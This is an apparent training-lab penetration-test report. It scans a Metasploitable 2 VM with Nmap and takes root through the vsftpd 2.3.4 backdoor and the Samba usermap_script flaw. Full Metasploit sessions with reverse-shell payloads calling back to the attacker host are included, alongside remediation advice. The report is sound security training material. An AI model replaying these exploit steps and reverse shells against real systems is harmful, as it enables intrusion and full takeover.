
Cyart Technology

Security Assessment Findings Report

Web Application Penetration Testing and Vulnerability
Assessment Report

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In the rapidly evolving landscape of cybersecurity, theoretical knowledge only holds value when it can be directly translated into defensive and offensive execution. This comprehensive laboratory report documents a series of advanced Vulnerability Assessment and Penetration Testing (VAPT) engagements designed to bridge that gap. The core objective of this curriculum is to move beyond automated scanning and develop an intrinsic understanding of how modern threat actors exploit complex system architectures.

Throughout these modules, the focus is placed heavily on critical areas of contemporary digital infrastructure. This includes mastering the art of exploit chaining to bypass modern host defenses like ASLR, alongside securing application programming interfaces (APIs), the backbone of modern cloud and web applications. Furthermore, this research extends into local system environments to analyze how attackers escalate privileges and maintain persistence, exploits network-level protocols to capture critical authentication data, and conducts deep dive static and dynamic analyses on mobile applications.

Rather than viewing these security flaws in isolation, this report treats them as interconnected pieces of an organization's attack surface. Each lab module documents the specific toolsets utilized—such as Burp Suite, Postman, Frida, and Metasploit—while capturing technical logs, risk severities, and defense bypass methodologies. Ultimately, this body of work culminates in a full Capstone VAPT simulation structured under the Penetration Testing Execution Standard (PTES), providing clear, actionable remediation strategies tailored for both technical development teams and corporate executive stakeholders.

Reconnaissance and Service Enumeration

Objective

The primary objective of this phase was to systematically map out the target infrastructure, map all active services, and identify open network vectors to establish a comprehensive understanding of the asset's attack surface. Thorough reconnaissance minimizes assumptions and provides the definitive data needed to guide subsequent vulnerability validation and tactical exploitation.

Scope

Component	Details
Attacker Infrastructure	Kali Linux (Rolling Release Terminal)
Target Infrastructure	Metasploitable 2 Instance
Target IPv4 Address	192.168.56.102
Assessment Type	Internal Network Penetration Test
Methodology Guidelines	Penetration Testing Execution Standard (PTES)

Tools Utilized

- Nmap: Deployed for active host discovery, deep port scanning, and banner-grabbing/service version detection.
- Netdiscover: Used for passive and active layer-2 network address discovery via ARP requests within the subnet.
- Metasploit Framework: Utilized for auxiliary scanning modules and initial structural validation.

Host Discovery

Initial host discovery was initiated to determine live targets within the VirtualBox host-only subnet boundary (192.168.56.0/24). Broad broadcast sweeps and targeted Nmap


discovery pings successfully confirmed the active presence of multiple hosts, isolating 192.168.56.102 as the primary Metasploitable 2 operational target for this assessment.

Service Enumeration

Following discovery, aggressive service version detection was executed against the target IP to analyze underlying application banners and software deployments.

Execution Command:

```
nmap -sV -p- -T4 192.168.56.102
```



```
kali@kali:~$ nmap -sV -p- -T4 192.168.56.102
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-29 06:38 -0400
Nmap scan report for 192.168.56.1 (192.168.56.1)
Host is up (0.00060s latency).
MAC Address: 0A:00:27:00:00:11 (Unknown)
Nmap scan report for 192.168.56.100 (192.168.56.100)
Host is up (0.0010s latency).
MAC Address: 08:00:27:08:27:4C (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.102 (192.168.56.102)
Host is up (0.0017s latency).
MAC Address: 08:00:27:02:19:2A (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.105 (192.168.56.105)
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 1.95 seconds
kali@kali:~$
```

```
kali@kali:~$ nmap -sn 192.168.56.0/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-29 06:38 -0400
Nmap scan report for 192.168.56.1 (192.168.56.1)
Host is up (0.00000s latency).
MAC Address: 0A:00:27:00:00:11 (Unknown)
Nmap scan report for 192.168.56.100 (192.168.56.100)
Host is up (0.00019s latency).
MAC Address: 08:00:27:08:27:4C (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.102 (192.168.56.102)
Host is up (0.00017s latency).
MAC Address: 08:00:27:08:27:4C (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.105 (192.168.56.105)
Host is up
Nmap done: 256 IP addresses (4 hosts up) scanned in 1.95 seconds

kali@kali:~$ nmap -sV 192.168.56.100
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-29 06:41 -0400
Nmap scan report for 192.168.56.100 (192.168.56.100)
Host is up (0.00085s latency).
All 1000 scanned ports on 192.168.56.100 (192.168.56.100) are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 08:00:27:08:27:4C (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.99 seconds

kali@kali:~$
```

```
kali@kali:~$ nmap -sV 192.168.56.102
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-29 06:42 -0400
Nmap scan report for 192.168.56.102 (192.168.56.102)
Host is up (0.00046s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp          postfix smtpd
53/tcp    open  domain        ISC BIND 9.4.2
80/tcp    open  http          Apache/2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind       2 (RPC #000000)
139/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec          netkit-rsh rshcd
513/tcp   open  login         OpenBSD or Solaris rlogind
514/tcp   open  shell         Netkit rshd
1099/tcp  open  java-rmi      GNU Classpath gmrregistry
1524/tcp  open  bindshell     Metasploitable root shell
2049/tcp  open  nfs          2.x (RPC #100000)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-Subuntus
5432/tcp  open  postgresql    PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  x11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8080/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:08:27:4C (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.05 seconds

kali@kali:~$
```

Reconnaissance Summary

Nmap service enumeration was performed against the target host (192.168.56.102). Multiple exposed services were identified including FTP, Telnet, Samba, MySQL, PostgreSQL, Apache HTTP Server, UnrealIRCd and Apache Tomcat. Several services

are known to contain publicly documented vulnerabilities and outdated software versions that may permit unauthorized access and remote code execution.

Exploitation

The primary objective of this phase was to actively validate the vulnerabilities identified during the reconnaissance phase through controlled, tactical exploitation. By simulating a real-world adversary attack flow, this phase demonstrates the actual business and operational impact of leaving critical security flaws unpatched within the infrastructure.

Exploitation Methodology

Exploitation was conducted within a restricted host-only laboratory environment targeting the Metasploitable 2 instance. The **Metasploit Framework** was selected to execute precise, public exploit payloads against vulnerable protocol banners. Definitive proof of compromise was established through administrative interactive shell access, active privilege verification, and post-compromise asset enumeration.

Finding 1: VSFTPD 2.3.4 Backdoor Remote Code Execution (F-01)

Technical OverviewThreat Description

The target asset's FTP service was verified to be running an infected distribution of VSFTPD version 2.3.4. This specific version contains a legacy, malicious backdoor that triggers an unauthenticated listening shell on port 6200 when a username ending with a smiley face (:)) is supplied. Deployed via Metasploit, this mechanism successfully bypassed authentication to return an interactive command channel.

Execution Walkthrough

1. Target Identification: Isolated the active VSFTPD 2.3.4 banner via preceding Nmap scans.
2. Module Initialization: Loaded the target-specific backdoor module within MSFConsole.

- 3. Parameter Configuration: Defined target variables (RHOSTS mapped to 192.168.56.102).
- 4. Payload Execution: Fired the exploit, sending the targeted authentication string to spawn the listener loop.
- 5. Access Consolidation: Successfully caught and opened an interactive command connection.

Evidence of Exploitation

The exploit script successfully forced the application to execute commands, establishing a stable session between the attacker platform and the target machine. Post-exploitation validation confirmed full interactive command interpretation capabilities.

Downstream Risk Impact

A remote attacker exploiting this flaw gains immediate access to execute system

Parameter	Technical Metric
Vulnerability Title	VSFTPD 2.3.4 Backdoor Remote Code Execution
Target Service / port	FTP / 21/TCP
Risk Severity	Critical
Strategic Impact	Arbitrary Remote Code Execution (RCE)
Exploitation Tool	Metasploit Framework (exploit/unix/ftp/vsftpd_234_backdoor)

commands. This baseline foothold allows threat actors to scrape sensitive environment data, modify system configurations, drop secondary payloads, or establish persistent backdoors across the target network.

Defenses & Remediation

- **Immediate Software Upgrade:** Upgrade the VSFTPD instance to a modern, supported distribution.
- **Service Rationalization:** Disable and uninstall the unencrypted FTP service if it is not operationally vital.
- **Network Access Control:** Implement strict firewall rules to ensure port 21 is inaccessible from untrusted external segments.

```
kali-linux-2026.1-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

kali@kali: ~
Session Actions Edit View Help
Nmap done: 1 IP address (1 host up) scanned in 12.65 seconds

(kali@kali)-[~]
$ msfconsole
Metasploit tip: Run modules in the background with run -j so you can
keep working

IIIIII dTb,dTb
II 4' v 'B
II 6. .P
II 'T; .;P'
II 'T; ;P'
IIIIII 'vvp'

I love shells --egypt

=[ metasploit v6.4.132-dev ]
+ -- --[ 2,644 exploits - 1,331 auxiliary - 2,154 payloads ]
+ -- --[ 432 post - 49 encoders - 14 nops - 12 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search vsftpd

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent Yes VSFTPD 2.3.4 Backdoor Command Execut

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > exploit/unix/ftp/vsftpd_234_backdoor
[~] Unknown command: exploit/unix/ftp/vsftpd_234_backdoor. Run the help command for more details.
This is a module we can load. Do you want to use exploit/unix/ftp/vsftpd_234_backdoor? [y/N] y
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name Current Setting Required Description
RHOSTS 192.168.56.102 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/bas
```

```
kali-linux-2026.1-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

kali@kali: ~
Session Actions Edit View Help
When FETCH_COMMAND is one of CURL,GET,WGET:
Name Current Setting Required Description
FETCH_PIPE false yes Host both the binary payload and the command so it can be piped directly

When FETCH_FILELESS is none:
Name Current Setting Required Description
FETCH_FILENAME yOtJbaVx no Name to use on remote system when storing payload; cannot contain
FETCH_WRITABLE_DIR ./ yes Remote writable dir to store payload; cannot contain spaces

Exploit target:
Id Name
-- --
0 Linux/Unix Command

View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[-] 192.168.56.102:21 - Msf::OptionValidateError One or more options failed to validate: LHOST.
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.56.105
LHOST => 192.168.56.105
msf exploit(unix/ftp/vsftpd_234_backdoor) > RUN
[-] Unknown command: RUN. Did you mean run? Run the help command for more details.
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.56.105:4444
[*] 192.168.56.102:21 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.56.102:21 - FTP banner hints its vulnerable: 220 (vsFTPd 2.3.4)
[+] 192.168.56.102:21 - The target appears to be vulnerable. vsftpd 2.3.4 banner detected; backdoor may be present
[+] 192.168.56.102:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.56.105:4444 -> 192.168.56.102:45532) at 2026-05-29 07:02:13 -0400

meterpreter > who am I
[-] Unknown command: who. Run the help command for more details.
meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer : metasploitable.localdomain
OS : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple : i486-linux-musl
Meterpreter : x86/linux
meterpreter >
```

```
kali-linux-2026.1-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

kali@kali: ~
Session Actions Edit View Help

msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.56.105
LHOST => 192.168.56.105
msf exploit(unix/ftp/vsftpd_234_backdoor) > RUN
[-] Unknown command: RUN. Did you mean run? Run the help command for more details.
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.56.105:4444
[*] 192.168.56.102:21 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.56.102:21 - FTP banner hints its vulnerable: 220 (vsFTPD 2.3.4)
[+] 192.168.56.102:21 - The target appears to be vulnerable. vsftpd 2.3.4 banner detected; backdoor may be present
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meterpreter > who am I
[-] Unknown command: who. Run the help command for more details.
meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS            : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter > pwd
/
meterpreter > ls
Listing: /

Mode                Size      Type    Last modified         Name
-----
100700/rwx-----  1188612  fil     2026-05-29 07:02:17 -0400 EzBCLxEfyisP
100700/rwx-----  1188612  fil     2026-04-28 06:34:45 -0400 QdAyLLatDQ
040755/rwxr-xr-x   4096     dir     2012-05-13 23:35:33 -0400 bin
040755/rwxr-xr-x   1024     dir     2012-05-13 23:36:28 -0400 boot
040755/rwxr-xr-x   4096     dir     2010-03-16 18:55:51 -0400 cdrom
040755/rwxr-xr-x  13540     dir     2026-05-29 06:26:24 -0400 dev
040755/rwxr-xr-x   4096     dir     2026-05-29 06:26:37 -0400 etc
040755/rwxr-xr-x   4096     dir     2010-04-16 02:16:02 -0400 home
040755/rwxr-xr-x   4096     dir     2010-03-16 18:57:40 -0400 initrd
100644/rw-r--r--  7929183  fil     2012-05-13 23:35:56 -0400 initrd.img
040755/rwxr-xr-x   4096     dir     2012-05-13 23:35:22 -0400 lib
040700/rwx-----  16384     dir     2010-03-16 18:55:15 -0400 lost+found
040755/rwxr-xr-x   4096     dir     2010-03-16 18:55:52 -0400 media
040755/rwxr-xr-x   4096     dir     2010-04-28 16:16:56 -0400 mnt
100600/rw-----   19520     fil     2026-05-29 06:26:42 -0400 nohup.out
040755/rwxr-xr-x   4096     dir     2010-03-16 18:57:39 -0400 opt
040555/r-xr-xr-x    0         dir     2026-05-29 06:26:05 -0400 proc
040755/rwxr-xr-x   4096     dir     2026-05-29 06:26:42 -0400 root
040755/rwxr-xr-x   4096     dir     2012-05-13 21:54:53 -0400 sbin
040755/rwxr-xr-x   4096     dir     2010-03-16 18:57:38 -0400 srv
```

```
kali-linux-2026.1-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

kali@kali: ~
Session Actions Edit View Help
100644/rw-r--r-- 1987288 fil 2008-04-10 12:55:41 -0400 vmlinuz

meterpreter > shell
Process 4888 created.
Channel 1 created.
whoami
root
cat/etc/passwd
/bin/sh: line 2: cat/etc/passwd: No such file or directory
ps
  PID TTY          TIME CMD
    1 ?            00:00:01 init
    2 ?            00:00:00 kthreadd
    3 ?            00:00:00 migration/0
    4 ?            00:00:00 ksoftirqd/0
    5 ?            00:00:00 watchdog/0
    6 ?            00:00:00 events/0
    7 ?            00:00:00 khelper
   41 ?            00:00:00 kblockd/0
   44 ?            00:00:00 kacpid
   45 ?            00:00:00 kacpi_notify
   91 ?            00:00:00 kseriod
  128 ?            00:00:00 pdflush
  129 ?            00:00:00 pdflush
  130 ?            00:00:00 kswapd0
  172 ?            00:00:00 aio/0
 1128 ?            00:00:00 ksnapped
 1323 ?            00:00:00 ata/0
 1329 ?            00:00:00 ata_aux
 1335 ?            00:00:00 ksuspend_usbd
 1342 ?            00:00:00 khubd
 2050 ?            00:00:00 scsi_eh_0
 2197 ?            00:00:00 scsi_eh_1
 2201 ?            00:00:00 scsi_eh_2
 2216 ?            00:00:00 kjournald
 2370 ?            00:00:00 udevd
 2637 ?            00:00:00 kpsmoused
 3570 ?            00:00:00 kjournald
 3722 ?            00:00:00 rpciod/0
 3737 ?            00:00:00 rpc.idmapd
 4048 ?            00:00:00 dd
 4095 ?            00:00:00 sshd
 4171 ?            00:00:00 mysqld_safe
 4214 ?            00:00:00 logger
 4368 ?            00:00:00 lockd
 4369 ?            00:00:00 nfsd4
 4370 ?            00:00:00 nfsd
 4371 ?            00:00:00 nfsd
 4372 ?            00:00:00 nfsd
 4373 ?            00:00:00 nfsd
```

```
kali-linux-2026.1-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

kali@kali: ~
Session Actions Edit View Help

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:b2:b9:5a
          inet addr:192.168.56.102  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feb2:b95a/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2897 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1817 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1401750 (1.3 MB)  TX bytes:181355 (177.1 KB)
          Base address:0xd020  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:315 errors:0 dropped:0 overruns:0 frame:0
          TX packets:315 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:128737 (125.7 KB)  TX bytes:128737 (125.7 KB)

route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         0.0.0.0         0.0.0.0         U        0      0        0 eth0

netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:512             0.0.0.0:*               LISTEN      4493/xinetd
tcp        0      0 0.0.0.0:513             0.0.0.0:*               LISTEN      4493/xinetd
tcp        0      0 0.0.0.0:2049            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:514             0.0.0.0:*               LISTEN      4493/xinetd
tcp        0      0 0.0.0.0:56130           0.0.0.0:*               LISTEN      3716/rpc.statd
tcp        0      0 0.0.0.0:8009            0.0.0.0:*               LISTEN      4569/jsvc
tcp        0      0 0.0.0.0:6697            0.0.0.0:*               LISTEN      4618/unrealircd
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN      4213/mysqld
tcp        0      0 0.0.0.0:1099            0.0.0.0:*               LISTEN      4606/rmiregistry
tcp        0      0 0.0.0.0:6667            0.0.0.0:*               LISTEN      4618/unrealircd
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN      4458/smbd
tcp        0      0 0.0.0.0:5900            0.0.0.0:*               LISTEN      4627/Xtightvnc
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      3700/portmap
tcp        0      0 0.0.0.0:6000            0.0.0.0:*               LISTEN      4627/Xtightvnc
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      4587/apache2
tcp        0      0 0.0.0.0:8787            0.0.0.0:*               LISTEN      4610/ruby
tcp        0      0 0.0.0.0:8180            0.0.0.0:*               LISTEN      4569/jsvc
tcp        0      0 0.0.0.0:51604           0.0.0.0:*               LISTEN      4606/rmiregistry
tcp        0      0 0.0.0.0:1524            0.0.0.0:*               LISTEN      4493/xinetd
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN      4493/xinetd
tcp        0      0 0 192.168.56.102:53      0.0.0.0:*               LISTEN      4073/named
tcp        0      0 0 127.0.0.1:53           0.0.0.0:*               LISTEN      4073/named
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN      4493/xinetd
```

Finding 2: Samba Username Map Script Command Execution (F-02)

Technical Overview

Parameter	Technical Metric
Vulnerability Title	Samba Username Map Script Command Execution
CVE Identifier	CVE-2007-2447
Target Service / Ports	Samba (SMB) / 139/TCP, 445/TCP
Risk Severity	Critical
Strategic Impact	Full System Compromise (Root Access)
Exploitation Tool	Metasploit Framework (exploit/multi/samba/usermap_script)

Threat Description

The Samba deployment on the target system is critically vulnerable to input validation evasion within the `username map script` configuration. By transmitting shell metacharacters into the username field during authentication requests, a remote, unauthenticated attacker can force the underlying operating system to parse and execute arbitrary commands under the privileges of the high-authority Samba daemon.

Execution Walkthrough

1. **Target Identification:** Confirmed active, unpatched SMB configurations running on ports 139/445.
2. **Module Initialization:** Stage the `usermap_script` exploit engine within Metasploit.
3. **Parameter Configuration:** Aligned the listener settings (`LHOST/LPORT`) and targeted the asset IP.
4. **Payload Execution:** Triggered the attack vector, passing shell metacharacters into the authentication flow.
5. **Session Capture:** Caught a direct, unauthenticated root shell connection.

Evidence of Exploitation

System verification queries executed inside the active shell environment explicitly confirmed complete machine takeover at the highest privilege tier:

Threat Description

The Samba deployment on the target system is critically vulnerable to input validation evasion within the `username map script` configuration. By transmitting shell metacharacters into the username field during authentication requests, a remote, unauthenticated attacker can force the underlying operating system to parse and execute arbitrary commands under the privileges of the high-authority Samba daemon.

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1. **Target Identification:** Confirmed active, unpatched SMB configurations running on ports 139/445.
2. **Module Initialization:** Stage the `usermap_script` exploit engine within Metasploit.
3. **Parameter Configuration:** Aligned the listener settings (`LHOST/LPORT`) and targeted the asset IP.
4. **Payload Execution:** Triggered the attack vector, passing shell metacharacters into the authentication flow.
5. **Session Capture:** Caught a direct, unauthenticated root shell connection.

Downstream Risk Impact

Because the Samba service initializes with root execution privileges, successful exploitation grants the attacker absolute administrative dominion over the operating system. This allows for absolute data exfiltration, total destruction or encryption of local storage, and the capability to use the asset as a weaponized launchpad to pivot deeper into the internal network zone.

Defenses & Remediation

- **Software Patching:** Upgrade the legacy Samba instance to a patched version completely free of CVE-2007-2447.
- **Network Segmentation:** Enforce strict access control lists (ACLs) to block public exposure to SMB ports 139 and 445.

- **System Hardening:** Ensure service accounts running background daemons are severely restricted rather than executing globally as root.

3.3 Post-Exploitation Verification

Once access was confirmed, system diagnostics were run to log the active connection architecture. Running `netstat -antp` verified the active outbound reverse socket connecting directly back to the Kali Linux terminal. Cross-referencing current processes confirmed that our exploit payloads were actively running within memory space, validating a reliable and fully functional breach infrastructure.

```
kali-linux-2026.1-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

1 2 3 4 5

kali@kali: ~
Session Actions Edit View Help
[*] Backgrounding session 1...
msf exploit(unix/ftp/vsftpd_234_backdoor) > background
[-] Unknown command: background. Run the help command for more details.
msf exploit(unix/ftp/vsftpd_234_backdoor) > search samba usermap

Matching Modules

# Name Aliases Disclosure Date Rank Check Description
- - - - -
0 exploit/multi/samba/usermap_script 2007-05-14 excellent No Samba "username map script" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

Name Current Setting Required Description
-- --
RHOSTS 192.168.56.102 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 139 yes The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

Name Current Setting Required Description
-- --
LHOST 10.0.2.15 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
-- --
0 Automatic

View the full module info with the info, or info -d command.

msf exploit(multi/samba/usermap_script) > run
```

```
kali-linux-2026.1-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

kali@kali: ~
Session Actions Edit View Help

uid=1000(kali) gid=1000(kali) groups=1000(kali),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),
44(video),46(plugdev),100(users),101(netdev),102(scanner),104(bluetooth),113(lpadmin),122(wireshark),123(kaboxer),1
24(vboxsf)
msf exploit(multi/samba/usermap_script) > hostname
[*] exec: hostname

kali
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.56.105
LHOST => 192.168.56.105
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.56.102  yes       The target host(s). see https://docs.metasploit.com/docs/using-metasploit/b
asics/using-metasploit.html
  RPORT     139              yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.56.105  yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.56.105:4444
[*] Command shell session 2 opened (192.168.56.105:4444 -> 192.168.56.102:46219) at 2026-05-29 07:30:05 -0400

whoami
root
id
uid=0(root) gid=0(root)
hostname
metasploitable

```

```
kali-linux-2026.1-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

kali@kali: ~
Session Actions Edit View Help
RHOSTS 192.168.56.102 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/b
asics/using-metasploit.html
RPORT 139 yes The target port (TCP)

Payload options (cmd/unix/reverse_netcat):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.56.105  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:


| Id | Name      |
|----|-----------|
| 0  | Automatic |



View the full module info with the info, or info -d command.
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.56.105:4444
[*] Command shell session 2 opened (192.168.56.105:4444 → 192.168.56.102:46219) at 2026-05-29 07:30:05 -0400

whoami
root
id
uid=0(root) gid=0(root)
hostname
metasploitable
cat /etc/issue

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
```

Finding ID	Vulnerability Vector	Target Protocol	Risk Severity	Attack Result

F-01	VSFTPD 2.3.4 Backdoor	FTP (21)	Critical	Successful Compromise
F-02	Username Map Script (CVE-2007-2447)	SMB (139/445)	Critical	Successful Root Shell

API Security Testing

The primary objective of this phase was to systematically map the application's API attack surface, analyze endpoint exposure, evaluate the robustness of authentication mechanisms, and assess input validation boundaries. The testing methodology was structured around the OWASP API Security Top 10 framework to identify implementation flaws that could lead to unauthorized data exposure or core system compromise.

Testing Environment

Parameter	Technical Metric
Target Application	OWASP Juice Shop
Testing Platform	OWASP Zed Attack Proxy (ZAP)
Interception Agent	Mozilla Firefox (Configured Proxy)
Transport Protocol	HTTP / JSON
Target Host / Gateway	10.0.2.15:3000

API Endpoint Discovery

OWASP ZAP was deployed as an inline intercepting proxy to capture, catalog, and map asynchronous application traffic during active session utilization. Through a combination of passive traffic analysis and authenticated state mapping, the backend API structure was successfully enumerated.

The assessment mapped the following core functional endpoints:

- GET /api/Challenges — Challenge tracking engine interface.
- GET /api/Quantities — Inventory asset metric tracking.
